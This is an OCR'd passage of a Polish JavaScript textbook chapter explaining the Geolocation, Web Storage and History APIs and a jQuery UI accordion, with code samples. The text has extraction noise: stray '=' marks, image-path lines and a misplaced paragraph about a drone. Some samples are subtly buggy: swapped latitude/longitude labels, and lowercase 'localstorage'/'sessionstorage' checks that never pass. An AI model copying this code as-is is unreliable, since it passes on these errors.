`fail` to nazwa funkcji wywoływanej, gdy nie udało się uzyskać informacji o położeniu użytkownika. Wskazana tutaj funkcja automatycznie otrzyma obiekt o nazwie `PositionError`, zawierający szczegółowe informacje o błędzie.

Ogólnie rzecz ujmując, mamy trzy nowe obiekty, które trzeba wykorzystać podczas pracy z API geolokalizacji: `geolocation`, `position` i `PositionError`. Ich składnia zostanie przedstawiona na następnej stronie.

API GEOLOKALIZACJI

Obsługa geolokalizacji na stronie internetowej wymaga użycia trzech obiektów. W poniższych tabelach pokazano, jak dokumentacja API zwykle opisuje dostępne obiekty, właściwości i metody.

OBIEKT GEOLOCATION

Obiekt `geolocation` jest wykorzystywany w celu żądania danych dotyczących położenia użytkownika. Jest to obiekt potomny obiektu `navigator`.

METODA	WARTOŚĆ ZWROTNA
`getCurrentPosition (success, fail)`	Metoda żąda informacji o położeniu geograficznym użytkownika. Jeżeli użytkownik zgodzi się na ich udostępnienie, to wartością zwrotną są współrzędne geograficzne oraz inne informacje. Parametr *success* to nazwa funkcji wywoływanej po otrzymaniu współrzędnych geograficznych, natomiast *fail* to nazwa funkcji wywoływanej, jeśli współrzędne te nie zostaną otrzymane.

OBIEKT POSITION

Jeżeli użytkownik zgodzi się na udostępnienie informacji o swoim położeniu geograficznym, obiekt `Position` będzie przekazany funkcji wywołania zwrotnego. Obiekt ten zawiera obiekt potomny `coords`, którego właściwości przechowują informacje o położeniu użytkownika. Jeżeli urządzenie obsługuje obiekt `geolocation`, musi dostarczać minimalną ilość danych (patrz kolumna `Wymagana`), pozostałe właściwości są opcjonalne i ich dostarczenie może być uzależnione od możliwości danego urządzenia.

WŁAŚCIWOŚĆ	WARTOŚĆ ZWROTNA	WYMAGANA
`Position.coords.latitude`	Szerokość geograficzna wyrażona w stopniach.	Tak
`Position.coords.longitude`	Długość geograficzna wyrażona w stopniach.	Tak
`Position.coords.accuracy`	Wyrażona w metrach dokładność współrzędnych geograficznych.	Tak
`Position.coords.altitude`	Metry nad poziomem morza.	Tak (wartością może być `null`)
`Position.coords.altitudeAccuracy`	Wyrażona w metrach dokładność podczas podawania wysokości.	Tak (wartością może być `null`)
`Position.coords.heading`	Liczba stopni odchylenia od kierunku północnego.	Nie (zależy od urządzenia)
`Position.coords.speed`	Wyrażona w metrach na sekundę szybkość poruszania się.	Nie (zależy od urządzenia)
`Position.coords.timestamp`	Czas, który upłynął od chwili utworzenia obiektu (sformatowany jako obiekt `Date`).	Nie (zależy od urządzenia)

OBIEKT POSITIONERROR

Jeżeli nie uda się uzyskać informacji o położeniu geograficznym użytkownika, funkcja wywołania zwrotnego otrzyma obiekt `PositionError`.

WŁAŚCIWOŚĆ	WARTOŚĆ ZWROTNA	WYMAGANA
`PositionError.code`	Numer błędu; może przyjąć następujące wartości: 1 — brak uprawnień, 2 — dane niedostępne, 3 — przekroczenie czasu oczekiwania.	Tak
`PositionError.message`	Komunikat (nieprzeznaczony dla użytkownika końcowego).	Tak

PRACA Z INFORMACJAMI O POŁOŻENIU UŻYTKOWNIKA

JAVASCRIPT c09/js/geolocation.js

```
var elMap = document.getElementById('loc');
// Element HTML.=
var msg =
'Przepraszamy, nie udało się ustalić Twojego położenia.'; =
// Komunikat o braku danych dotyczących położenia.

① if (Modernizr.geolocation) {
// Czy geolokalizacja jest obsługiwana?
② navigator.geolocation.getCurrentPosition(success,
fail);  // Pytanie o zgodę na użycie informacji.=
  elMap.textContent = 'Sprawdzanie położenia...';
  // Komunikat informujący o sprawdzeniu położenia...=
} else {    // Brak obsługi geolokalizacji.
④ elMap.textContent = msg; // Wyświetlenie komunikatu.=
}

function success(position) {
// Otrzymano dane o położeniu użytkownika.=
  msg = '<h3>Długość geograficzna:<br>';
  // Utworzenie komunikatu.
  msg += position.coords.latitude + '</h3>';
  // Dodanie szerokości geograficznej.=
③ msg += '<h3>Szerokość geograficzna:<br>';
  // Utworzenie komunikatu.
  msg += position.coords.longitude + '</h3>';
  // Dodanie długości geograficznej.=
  elMap.innerHTML = msg;
  // Wyświetlenie współrzędnych geograficznych.=
}

function fail(msg) {
// Nie otrzymano danych o położeniu.
⑤ elMap.textContent = msg; // Wyświetlenie komunikatu.
  console.log(msg.code);   // Zarejestrowanie błędu.=
}
```

HTML c09/geolocation.html

```
<script src="js/geolocation.js"></script>
```

1. W przedstawionym przykładzie skrypt Modernizr sprawdza, czy geolokalizacja jest = obsługiwana przez przeglądarkę = internetową i włączona przez = użytkownika.

2. Podczas wywołania funkcji = `getCurrentPosition()` użytkownik zostanie poproszony = o zgodę na udostępnienie = informacji o swoim położeniu = geograficznym.

3. Jeżeli informacje o położeniu zostaną otrzymane, = współrzędne geograficzne będą = wyświetlone na stronie.

4. Jeżeli informacje o położeniu nie zostaną otrzymane, = użytkownik zobaczy komunikat = informujący o braku możliwości = określenia jego położenia.

5. Jeżeli z jakiegokolwiek = powodu nie uda się uzyskać informacji o położeniu, ponownie = zostanie wyświetlony odpowiedni komunikat. Kod błędu pojawi = się w oknie konsoli przeglądarki = internetowej.

Jeżeli nie uzyskasz wyniku = w przeglądarce na komputerze, = przedstawiony przykład wypróbuj na smartfonie. Wszystkie = przykłady można uruchomić = bezpośrednio w witrynie internetowej poświęconej książce: = *http://www.javascriptbook.com/*. W celu obsługi starszych = przeglądarek poszukaj skryptu = o nazwie *geoPosition.js*.

API WEB STORAGE — PRZECHOWYWANIE DANYCH W PRZEGLĄDARKACH INTERNETOWYCH

Mechanizm = Web Storage (inaczej = HTML5 Storage) = pozwala na przechowywanie danych = w przeglądarce internetowej. Istnieją dwa = rodzaje mechanizmu: = **lokalny** i **sesji**.

JAK UZYSKAĆ DOSTĘP DO API WEB STORAGE?

Przed wprowadzeniem HTML5 podstawowy mechanizm przechowywania informacji w przeglądarce stanowiły pliki cookies. Jednak rozwiązanie = oparte na cookies ma kilka poważnych ograniczeń, = między innymi:

- możliwość przechowywania jedynie niewielkiej = ilości danych;
- wysyłanie cookie wraz z każdym żądaniem = strony w danej domenie;
- jest uznawane za niebezpieczne.=

Dlatego też w specyfikacji HTML5 wprowadzono **obiekt pamięci masowej**. Istnieją dwa rodzaje = tego obiektu: `localStorage` i `sessionStorage`. = W obu obiektach używane są te same metody = i właściwości. Różnica polega na okresie, przez = jaki są przechowywane dane, a także na tym, czy = wszystkie karty mogą uzyskać dostęp do przechowywanych danych.

PAMIĘĆ MASOWA	LOKALNA	SESJI
Czy dane mają być przechowywane po zamknięciu karty = lub okna?	✓	✗
Czy wszystkie otwarte = karty lub okna mogą uzyskać = dostęp do danych?	✓	✗

W obiekcie pamięci masowej przeglądarki mogą przechowywać najczęściej do 5 MB danych dla = danej domeny. Jeżeli witryna próbuje umieścić = większą ilość danych, przeglądarka zwykle pyta = użytkownika o zgodę na przechowywanie dodatkowych danych. (Nigdy nie wolno przyjmować = założenia, że użytkownik zgodzi się, aby witryna = przechowywała większą ilość danych).

Dane są przechowywane w postaci właściwości = obiektów pamięci masowej (par klucz-wartość). = Wartość w parze zawsze jest ciągiem tekstowym. = Aby chronić informacje przechowywane przez = witryny we wspomnianych obiektach, przeglądarki = stosują **politykę tego samego źródła**. Oznacza to, = że dostęp do danych mają jedynie strony znajdujące się w tej samej domenie.

```
http://www.google.pl:80
       ①  ②  ③  ④
```

Dopasowane muszą być cztery komponenty = adresu URL.

1. **Protokół.** Dopasowanie protokołu jest = konieczne. Jeżeli dane zostały umieszczone = przez stronę, której adres zaczyna się od = `http`, to obiekt nie będzie dostępny dla stron = o adresach rozpoczynających się od `https`.
2. **Subdomena.** Nazwa subdomeny również musi = być dopasowana. Na przykład strona *maps.google.pl* nie może uzyskać dostępu do danych = zachowanych przez *www.google.pl*.
3. **Domena.** Nazwa domeny musi być dopasowana. Na przykład strona *google.pl* nie może uzyskać dostępu do magazynu lokalnego = utworzonego dla *facebook.com*.
4. **Port.** Numer portu musi być dopasowany. = Serwery WWW mogą mieć wiele portów. = Numer portu najczęściej nie jest podawany = w adresie URL, a witryna internetowa używa = portu 80 dla stron. Pamiętaj, że numer portu = *może* się zmienić.

Obiekty pamięci masowej to tylko jedno z nowych API w HTML5 przeznaczonych do przechowywania danych. Inne pozwalają na uzyskanie dostępu do systemu plików (za pomocą API FileSystem) oraz baz danych znajdujących się po stronie klienta, na przykład Web SQL.

JAK UZYSKAĆ DOSTĘP DO API WEB STORAGE?

Oba omawiane obiekty są implementowane w obiekcie `window`, a więc nie ma potrzeby poprzedzania nazw metod jakąkolwiek inną nazwą obiektu.

Aby umieścić element w obiekcie pamięci masowej, należy użyć metody `setItem()`, która pobiera dwa parametry: nazwę klucza oraz przypisaną mu wartość.

Natomiast pobranie wartości z obiektu pamięci masowej umożliwia metoda `getItem()`, która pobiera argument w postaci klucza.

```
// Przechowywanie informacji.
localStorage.setItem('wiek', '12');
localStorage.setItem('kolor', 'niebieski');
// Uzyskanie dostępu do informacji
// i przechowywanie ich w zmiennej.
var age   = localStorage.getItem('wiek');
var color = localStorage.getItem('kolor');
// Liczba przechowywanych elementów.
var items = localStorage.length;
```

Istnieje również możliwość wstawiania i pobierania kluczy oraz wartości za pomocą notacji z kropką, czyli podobnie jak w przypadku innych obiektów.

Obiekty pamięci masowej są najczęściej wykorzystywane do przechowywania danych w formacie JSON. Dlatego też:

- metoda `parse()` obiektu `JSON` jest używana do konwersji danych JSON na postać obiektu JavaScript;
- metoda `stringify()` obiektu `JSON` jest używana do przekształcenia obiektów na postać ciągów tekstowych sformatowanych jako JSON.

```
// Przechowywanie informacji
// (notacja obiektu).
localStorage.wiek   = 12;
localStorage.kolor = 'niebieski';
// Uzyskanie dostępu do informacji
// (notacja obiektu).
var age = localStorage.wiek;
var color = localStorage.kolor;
// Liczba przechowywanych elementów.
var items = localStorage.length;
```

Dane w obiektach pamięci masowej są wstawiane i pobierane w sposób synchroniczny. Oznacza to zatrzymanie wszelkich innych operacji skryptu podczas uzyskiwania dostępu do danych lub ich wstawiania. Dlatego też, jeżeli zachodzi potrzeba ciągłego uzyskiwania dostępu do przechowywanych danych, można zauważyć spowolnienie działania witryny.

Poniżej znajdują się tabele zawierające metody i właściwości obiektów pamięci masowej. Tabele te są podobne do przedstawionych wcześniej dla API geolokalizacji i wskazują typ tabel, z jakimi możesz się spotykać w dokumentacjach dotyczących API.

METODA	OPIS
`setItem(klucz, wartość)`	Utworzenie nowej pary klucz-wartość.
`getItem(klucz)`	Pobranie wartości wskazanego klucza.
`removeItem(klucz)`	Usunięcie pary klucz-wartość dla wskazanego klucza.
`clear()`	Usunięcie wszystkich informacji z obiektu.

WŁAŚCIWOŚĆ	OPIS
`length`	Liczba kluczy.

MAGAZYN LOKALNY

Przykłady przedstawione na tej i następnej stronie = przechowują dane, które użytkownik wprowadził = w polach tekstowych. Przykłady różnią się = długością czasu przechowywania danych.

1. Konstrukcja warunkowa została użyta do = sprawdzenia, czy przeglądarka obsługuje potrzebne nam API.

2. Odniesienia do pól tekstowych nazwy = użytkownika i odpowiedzi zostają zachowane = w zmiennych.

3. Za pomocą metody `getItem()` skrypt sprawdza, czy obiekt pamięci masowej zawiera wartość = dla któregokolwiek ze wskazanych kluczy. Jeżeli = tak, zostaje ona wyświetlona w odpowiednim polu = tekstowym przez uaktualnienie jego właściwości = `value`.

4. Za każdym razem, gdy dla dowolnego pola = tekstowego jest wywoływane zdarzenie `input`, = formularz zapisuje dane w obiekcie `localStorage` lub `sessionStorage`. Wartości te będą automatycznie wyświetlone po odświeżeniu strony.

c09/js/local-storage.js — JAVASCRIPT

```
1  if (window.localstorage) {

2    var txtUsername = document.getElementById('username');
     // Pobranie elementów formularza.=
     var txtAnswer = document.getElementById('answer');

3    txtUsername.value = localStorage.getItem('username'); // Wartości elementów są=
     txtAnswer.value = localStorage.getItem('answer');     // pobrane z obiektu
                                                           // localStorage.


4    txtUsername.addEventListener('input', function () {   // Dane zostały zapisane.
       localStorage.setItem('username', txtUsername.value);
     }, false);

     txtAnswer.addEventListener('input', function () {     // Dane zostały zapisane.=
       localStorage.setItem('answer', txtAnswer.value);
     }, false);
   }
```

c09/local-storage.html (Jedyna różnica w session-storage.html to łącze prowadzące do skryptu). — HTML

```
<div class="two-thirds">
  <form id="application" action="apply.php">
    <label for="username">Imię</label>=
    <input type="text" id="username" name="username" /><br>=
    <label for="answer">Odpowiedź</label>=
    <textarea id="answer" name="answer"></textarea>=
    <input type="submit" />
  </form>
</div>
<script src="js/local-storage.js"></script>
```

MAGAZYN SESJI

Obiekt `sessionStorage` jest lepiej dostosowany do informacji charakteryzujących się następującymi cechami:

- Często ulegają zmianom (za każdym razem, gdy użytkownik odwiedza witrynę internetową, na przykład informacje o zalogowaniu użytkownika lub o jego położeniu).
- Stanowią dane osobiste, które nie powinny być dostępne dla innych użytkowników danego urządzenia.

Obiekt `localStorage` jest lepiej dostosowany do informacji charakteryzujących się następującymi cechami:

- Zmiany są wprowadzane jedynie co pewien czas (na przykład harmonogram lub ceny), co może być pomocne podczas ich przechowywania offline.
- Użytkownik może powrócić na stronę i chce ponownie użyć tych samych informacji (na przykład zapisane ustawienia).

JAVASCRIPT c09/js/session-storage.js

```
1  if (window.sessionstorage) {

2    var txtUsername = document.getElementById('username');
     // Pobranie elementów formularza.=
     var txtAnswer = document.getElementById('answer');

3    txtUsername.value = sessionStorage.getItem('username'); // Wartości elementów sq=
     txtAnswer.value = sessionStorage.getItem('answer');
     // pobrane z obiektu sessionStorage.

4    txtUsername.addEventListener('input', function () {     // Dane zostały zapisane.
       sessionStorage.setItem('username', txtUsername.value);
     }, false);

     txtAnswer.addEventListener('input', function () {       // Dane zostały zapisane.=
       sessionStorage.setItem('answer', txtAnswer.value);
     }, false);
   }
```

WYNIK

API HISTORY I PUSHSTATE

Po przejściu z jednej strony na inną przeglądarka internetowa pamięta odwiedzane strony. Jednak w aplikacjach opartych na technologii Ajax nie następuje przejście na zupełnie nową stronę i dlatego używają one API History do uaktualniania paska adresu i historii.

NA CZYM POLEGA DZIAŁANIE API HISTORY?

Każda karta i okno w przeglądarce przechowuje własną historię odwiedzonych stron. Kiedy w karcie lub oknie wyświetlasz nową stronę, jej adres URL zostaje dodany do listy stron w historii odwiedzonych.

Dzięki temu w przeglądarce internetowej można używać przycisków „wstecz" i „dalej" do poruszania się po stronach odwiedzonych w danej karcie lub oknie. Jednak w witrynach opartych na technologii Ajax adresy URL nie są automatycznie uaktualniane (a przycisk „wstecz" może nie pokazywać ostatnio wyświetlanej zawartości).

Wprowadzone w HTML5 API History może pomóc w rozwiązaniu przedstawionego problemu. Pozwala na pracę z obiektem `history` przeglądarki:

- Dzięki metodom `pushState()` i `replaceState()` zyskujesz możliwość uaktualnienia stosu historii przeglądarki.
- Wraz z każdym elementem mogą być przechowywane informacje dodatkowe.

Jak wkrótce zobaczysz, do obiektu `history` można dodawać informacje podczas wykonywania żądań Ajax. Ponadto po kliknięciu przycisku „wstecz" wyświetlana jest prawidłowa zawartość.

Przeglądanie stron internetowych: gdy są przeglądane strony internetowe, adres URL w pasku zostaje uaktualniony. Bieżąca strona zostaje ponadto umieszczona na górze tak zwanego **stosu historii**.
Kliknięcie przycisku „wstecz": powoduje przejście w dół stosu historii.

Kliknięcie przycisku „dalej": powoduje przejście w górę stosu historii (o ile to możliwe).
Nowa strona: jeżeli pojawi się żądanie wyświetlenia nowej strony, to dane nowej strony zastąpią na stosie historii wszystko, co znajduje się powyżej bieżącej strony.

Stan oznacza sytuację, w której coś się dzieje w danym czasie. Historia przeglądarki to stos informacji o stanach ułożonych jeden na drugim. Trzy metody wymienione na tej stronie pozwalają na przeprowadzanie operacji na stanie przeglądarki.

DODANIE INFORMACJI DO OBIEKTU HISTORII

Metoda `pushState()` powoduje wstawienie informacji do obiektu `history`. Z kolei `replaceState()` uaktualnia bieżący wpis historii. Obie metody pobierają te same trzy parametry (patrz poniżej), z których każdy uaktualnia obiekt `history`.

Ponieważ obiekt `history` jest obiektem potomnym `window`, jego nazwę można bezpośrednio wykorzystywać w skrypcie. Dlatego możesz wydać polecenie `history.pushState()` — nie musisz wydawać polecenia `window.history.pushState()`.

```
history.pushState(state, title, url);
                  ①      ②      ③
```

1. Obiekt `history` może przechowywać informacje w każdym elemencie umieszczonym w historii. Jest to możliwe dzięki parametrowi `state`, a informacje mogą być ponownie pobrane po powrocie na daną stronę.

2. Aktualnie niewykorzystywany przez większość przeglądarek parametr `title` jest przeznaczony do zmiany tytułu strony. (Możesz podać ciąg tekstowy dla tej wartości; będzie gotowy do użycia, gdy przeglądarki zaczną obsługiwać parametr `title`).

3. Adres URL, który ma przez przeglądarkę zostać wyświetlony dla danej strony internetowej. Musi mieć takie samo źródło jak bieżący adres URL i powinien wyświetlać prawidłową zawartość, gdy użytkownik zdecyduje się powrócić na tę stronę.

POBRANIE INFORMACJI Z OBIEKTU HISTORY

Dodanie zawartości do historii przeglądarki to jedynie część rozwiązania. Drugą częścią jest wczytanie prawidłowej zawartości, gdy użytkownik kliknie przycisk „wstecz” lub „dalej” w przeglądarce. Aby pomóc w wyświetleniu prawidłowej zawartości, wywoływane jest zdarzenie `onpopstate`, gdy użytkownik zażąda nowej strony.

Wymienione zdarzenie powoduje wywołanie funkcji odpowiedzialnej za wczytanie odpowiedniej zawartości na stronie. Istnieją dwa sposoby określenia, jaka zawartość powinna być umieszczona na stronie:

- obiekt `location` (przedstawia pasek adresu w przeglądarce),
- wartość właściwości `state` w obiekcie `history`.

Obiekt `location`:=
Jeżeli użytkownik kliknie przycisk „wstecz” lub „dalej” w przeglądarce, pasek adresu zostanie uaktualniony, co pozwoli na pobranie adresu URL strony, która powinna być wczytana za pomocą `location.pathname` (`location` to obiekt potomny obiektu `window`, natomiast jego właściwość `pathname` to bieżący adres URL). Takie rozwiązanie sprawdza się doskonale podczas uaktualniania całej strony.

Obiekt `state`:=
Ponieważ pierwszy parametr metody `pushState()` przechowuje dane wraz z obiektem `history` dla tej strony, można go wykorzystać do przechowywania danych w formacie JSON. Dane te mogą być następnie bezpośrednio wczytane na stronie. (Tak się dzieje, gdy nowa zawartość wczytuje dane zamiast tradycyjnej strony internetowej).

OBIEKT HISTORY

Wprowadzone w HTML5 API History opisuje funkcjonalność obiektu `history` w nowoczesnych przeglądarkach. Pozwala na uzyskanie dostępu do historii przeglądarki i uaktualnianie tej historii (ale dotyczącej jedynie stron w Twojej witrynie, które odwiedził użytkownik).

Nawet jeśli odwiedzający nie jest przenoszony na nową stronę internetową (na przykład na skutek uaktualnienia tylko fragmentu strony za pomocą technologii Ajax), to nadal można zmodyfikować obiekt `history`, aby zagwarantować działanie przycisków „wstecz" i „dalej" zgodnie z oczekiwaniami użytkownika, czyli tak jak na stronach niekorzystających z technologii Ajax.

W poniższych tabelach przedstawiono informacje, jakie możesz znaleźć w dokumentacji API. Po nabyciu doświadczenia w pracy z wymienionymi metodami, właściwościami i zdarzeniami przekonasz się, że praca z innymi rodzajami API jest łatwiejsza.

OBIEKT HISTORY

METODA	OPIS
`history.back()`	Przejście „wstecz" w historii, podobnie jak w przypadku użycia przycisku „wstecz" w przeglądarce.
`history.forward()`	Przejście do przodu w historii, podobnie jak w przypadku użycia przycisku „dalej" w przeglądarce.
`history.go()`	Przejście do wskazanej strony w historii. To jest numer indeksu, począwszy od 0. Wywołanie `.go(1)` oznacza kliknięcie przycisku „dalej", natomiast `.go(-1)` — przycisku „wstecz".
`history.pushState()`	Umieszczenie elementu na stosie historii. (Kliknięcie łącza na stronie zwykle powoduje wywołanie zdarzenia `hashchange` zamiast `load`, ale żadne zdarzenie nie zostanie wywołane po użyciu metody `pushState()`, gdy adres URL zawiera znak hash).
`history.replaceState()`	Działanie takie samo jak metody `pushState()`, z wyjątkiem modyfikacji bieżącego elementu w historii.

WŁAŚCIWOŚĆ	OPIS
`length`	Właściwość podaje liczbę elementów znajdujących się w obiekcie `history`.


ZDARZENIE	OPIS
`window.onpopstate`	Zdarzenie wykorzystywane do obsługi poruszania się użytkownika między stronami.

1. Funkcja `loadContent()` wykorzystuje metodę jQuery `.load()` — patrz rozdział 8., podrozdział „Wczytywanie zawartości HTML na stronie za pomocą jQuery” — w celu wczytania zawartości na stronie.
2. Po kliknięciu łącza następuje wywołanie funkcji anonimowej.
3. Strona przeznaczona do wczytania jest przechowywana w zmiennej o nazwie `href`.
4. Następuje uaktualnienie łączy.
5. Wywoływana jest funkcja `loadContent()`, patrz krok 1.
6. Metoda `pushState()` obiektu `history` uaktualnia stos historii.

JAVASCRIPT — c09/js/history.js

```
$(function() {                          // Model DOM został wczytany.
  function loadContent(url){            // Wczytanie nowej zawartości na stronie.=
    $('#content').load(url + ' #container').hide().fadeIn('slow');
  }

  $('nav a').on('click', function(e) {  // Procedura obsługi kliknięcia.
    e.preventDefault();                 // Uniemożliwienie przejścia na nową stronę.
    var href = this.href;               // Pobranie wartości atrybutu href łącza.
    var $this = $(this);                // Przechowywanie łącza w obiekcie jQuery.
    $('a').removeClass('current');      // Usunięcie klasy current z łączy.
    $this.addClass('current');          // Dodanie klasy current.
    loadContent(href);                  // Wywołanie funkcji: wczytanie zawartości.
    history.pushState('', $this.text, href);    // Uaktualnienie historii.
  });

  window.onpopstate = function() {      // Obsługa przycisków wstecz/dalej.
    var path = location.pathname;       // Pobranie ścieżki dostępu do pliku.
    loadContent(path);                  // Wywołanie funkcji w celu wczytania strony.=
    var page = path.substring(location.pathname.lastIndexOf("/") + 1);
    $('a').removeClass('current');      // Usunięcie klasy current z łączy.
    $('[href="' + page + '"]').addClass('current');   // Dodanie klasy current.
  };
});
```

WYNIK



Pierwsza nagroda to DJI Phantom - mały, kompletny dron zaprojektowany dla entuzjastów fotografowania z przestworzy. Dostarczane urządzenie jest już w pełni skonfigurowane i gotowe do pracy. Ma elegancki styl i niewielkie wymiary, co sprawia, że możesz zabierać je wszędzie ze sobą i korzystać z niego, gdy tylko zechcesz.

7. Kiedy użytkownik kliknie przycisk „wstecz” lub „dalej”, następuje wywołanie zdarzenia `onpopstate`. Służy ono do wywołania funkcji anonimowej.
8. Pasek adresu przeglądarki wyświetla odpowiednią stronę ze stosu historii. Właściwość `location.pathname` jest wykorzystywana w celu pobrania ścieżki dostępu do strony, która ma zostać wczytana.
9. Funkcja `loadContent()` — patrz krok 1. — jest wywoływana ponownie, aby pobrać wskazaną stronę.
10. Pobierana jest nazwa pliku, co pozwala na uaktualnienie łączy.

SKRYPTY WRAZ Z API

W internecie znajdziesz setki bezpłatnych skryptów. Wiele z nich posiada API, które trzeba stosować, aby móc użyć danego skryptu.

API SKRYPTU

Wielu programistów stosuje w witrynach własne skrypty. Czasami to są względnie proste skrypty przeznaczone do realizowania pojedynczych zadań (na przykład slider, lightbox i sortowanie tabel). Z kolei inne (na przykład jQuery) są znacznie bardziej skomplikowane i mogą być wykorzystywane do wielu różnych celów.

W tej części książki zostaną przedstawione dwa rodzaje skryptów, których kod możesz wykorzystać po poznaniu API skryptu:

- zestaw wtyczek jQuery znanych jako jQuery UI;
- skrypt o nazwie AngularJS ułatwiający tworzenie aplikacji sieciowych.

WTYCZKI JQUERY

Wielu programistów tworzy kod, którego zadaniem jest rozbudowa możliwości oferowanych przez jQuery. Skrypty te dodają metody rozszerzające obiekt `jQuery` i są znane jako **wtyczki jQuery**.

Kiedy chcesz skorzystać z wtyczki jQuery, musisz dodać na stronie najpierw skrypt jQuery, a dopiero później skrypt wtyczki. Następnie wybierasz elementy (podobnie jak w przypadku pracy ze standardowymi metodami jQuery), a wtyczka pozwala na użycie zdefiniowanych w niej metod. W ten sposób uzyskujesz dostęp do funkcjonalności niedostępnej w oryginalnym skrypcie jQuery.

ANGULARJS

AngularJS to kolejna biblioteka JavaScript, ale *zupełnie* inna niż jQuery, ponieważ jej celem jest ułatwienie tworzenia aplikacji sieciowych.

Jedną z jej najbardziej rzucających się w oczy cech jest możliwość uzyskania dostępu do zawartości i uaktualnienie jej bez konieczności tworzenia kodu przeznaczonego do obsługi zdarzeń, wyboru elementów lub uaktualniania zawartości elementu. W tym rozdziale mamy miejsce na jedynie krótkie wprowadzenie do AngularJS, choć powinno ono pomóc w pokazaniu różnorodności dostępnych skryptów.

SKRYPTY FIRM TRZECICH

Zanim przystąpisz do tworzenia własnego skryptu o danej funkcjonalności, warto sprawdzić, czy ktoś inny już wcześniej nie opracował czegoś takiego (przecież nie ma sensu wyważanie otwartych drzwi).

Dobrze jest więc sprawdzić, czy:

- znaleziony skrypt jest w miarę regularnie uaktualniany;
- znaleziony skrypt stosuje zasadę rozdziału kodu HTML od JavaScript;
- istnieją recenzje dotyczące interesującego Cię skryptu.

W ten sposób możesz się upewnić, czy w skrypcie zastosowano nowoczesne praktyki i czy jest on nadal uaktualniany. Trzeba również pamiętać, że polecenia dotyczące sposobu użycia danego skryptu nie zawsze są określane mianem API.

JQUERY UI

Fundacja jQuery przygotowała własny zestaw wtyczek dla jQuery, które zostały nazwane jQuery UI. Wtyczki te mają pomóc w tworzeniu interfejsu użytkownika.

NA CZYM POLEGA DZIAŁANIE JQUERY UI?

jQuery UI to zestaw wtyczek dla jQuery mających na celu rozbudowę możliwości jQuery o metody przeznaczone do tworzenia:

- widżetów (na przykład panele typu accordin i karty);
- efektów (pojawianie się i znikanie elementów);
- interakcji (na przykład funkcja przeciągania i upuszczania).

Wtyczka jQuery UI nie tylko dostarcza gotowy do użycia kod JavaScript, ale również zawiera zestaw motywów pomagających w określeniu wyglądu wtyczki na stronie.

Jeżeli chcesz uzyskać większą kontrolę nad wyglądem wtyczek jQuery w przeglądarce, możesz użyć narzędzia **ThemeRoller**, które zapewnia znacznie dokładniejszą kontrolę nad wyglądem elementów.

JAK UZYSKAĆ DOSTĘP DO JQUERY UI?


Aby użyć jQuery UI na stronie, w pierwszej kolejności trzeba dołączyć do niej skrypt jQuery, a dopiero później jQuery UI.

Wersje skryptu jQuery UI są dostępne w tych samych serwerach CDN, w których znajdziesz bibliotekę jQuery. Jeżeli potrzebujesz tylko niewielkiego wycinka funkcjonalności jQuery UI, możesz pobrać odpowiednie fragmenty skryptu z witryny *http://jqueryui.com/*. Dzięki temu będziesz miał mniejszy plik JavaScript, co skraca czas pobierania skryptu.

SKŁADNIA

Gdy dołączysz skrypty jQuery i jQuery UI na stronie, składnia ich użycia będzie podobna jak w przypadku zwykłych metod jQuery. Oznacza to, że najpierw wybierasz elementy jQuery, a następnie wywołujesz metody zdefiniowane we wtyczce.

Jak możesz się przekonać, dokumentacja jQuery UI nie tylko wyjaśnia, jak używa się metody JavaScript i właściwości, ale również pokazuje, jak tworzyć strukturę kodu HTML, jeśli chcesz wykorzystać wiele widżetów i interakcji oferowanych przez jQuery UI.



PANEL TYPU ACCORDION W JQUERY UI

Utworzenie panelu typu accordion w jQuery UI jest bardzo proste. Musisz jedynie wiedzieć:

- jak przygotować strukturę kodu HTML;
- które elementy powinny być użyte w selektorze jQuery;
- jakie należy wywoływać metody jQuery UI.

1. W omawianym przykładzie kod HTML dla panelu typu accordion znajduje się w elemencie `<div>` (jego atrybut `id` ma wartość `prizes`, która zostanie zastosowana w skrypcie). Każdy panel zawiera:

2. Element `<h3>` dla nagłówka, który można kliknąć.

3. Element `<div>` wraz z zawartością danego panelu.

4. Przed znacznikiem zamykającym `</body>` znajdują się polecenia dodające skrypty jQuery i jQuery UI.

5. Trzeci element, `<script>`, zawiera funkcję anonimową, uruchamianą po wczytaniu strony.

6. Wewnątrz wspomnianej funkcji standardowy selektor jQuery wybiera element `<div>` zawierający panel typu accordion (używając w tym celu wartości atrybutu `id`). Funkcjonalność panelu typu accordion jest wywoływana za pomocą metody `.accordion()` dla wybranych elementów.

c09/jqui-accordion.html — HTML

```
<body>
  <div id="prizes">
    <h3>Pierwsza nagroda</h3>
    <div><p>Pierwsza nagroda to DJI...</p></div>
    <h3>Druga nagroda</h3>
    <div><p>Druga nagroda to...</p></div>
    <h3>Trzecia nagroda</h3>
    <div><p>Trzecia nagroda to...</p></div>
  </div>
  <script src="js/jquery-1.9.1.js"></script>
  <script src="js/1.10.3/jquery-ui.js"></script>
  <script>
    $(function() {
      $('#prizes').accordion();
    });
  </script>
</body>
```

WYNIK

Nie musisz wiedzieć, w jaki sposób wtyczka jQuery wykonuje swoje zadanie, o ile wiesz:

- jaką trzeba przygotować strukturę dla kodu HTML;
- jakie elementy trzeba wybrać w jQuery;
- jak wywołać nową metodę zdefiniowaną we wtyczce jQuery.

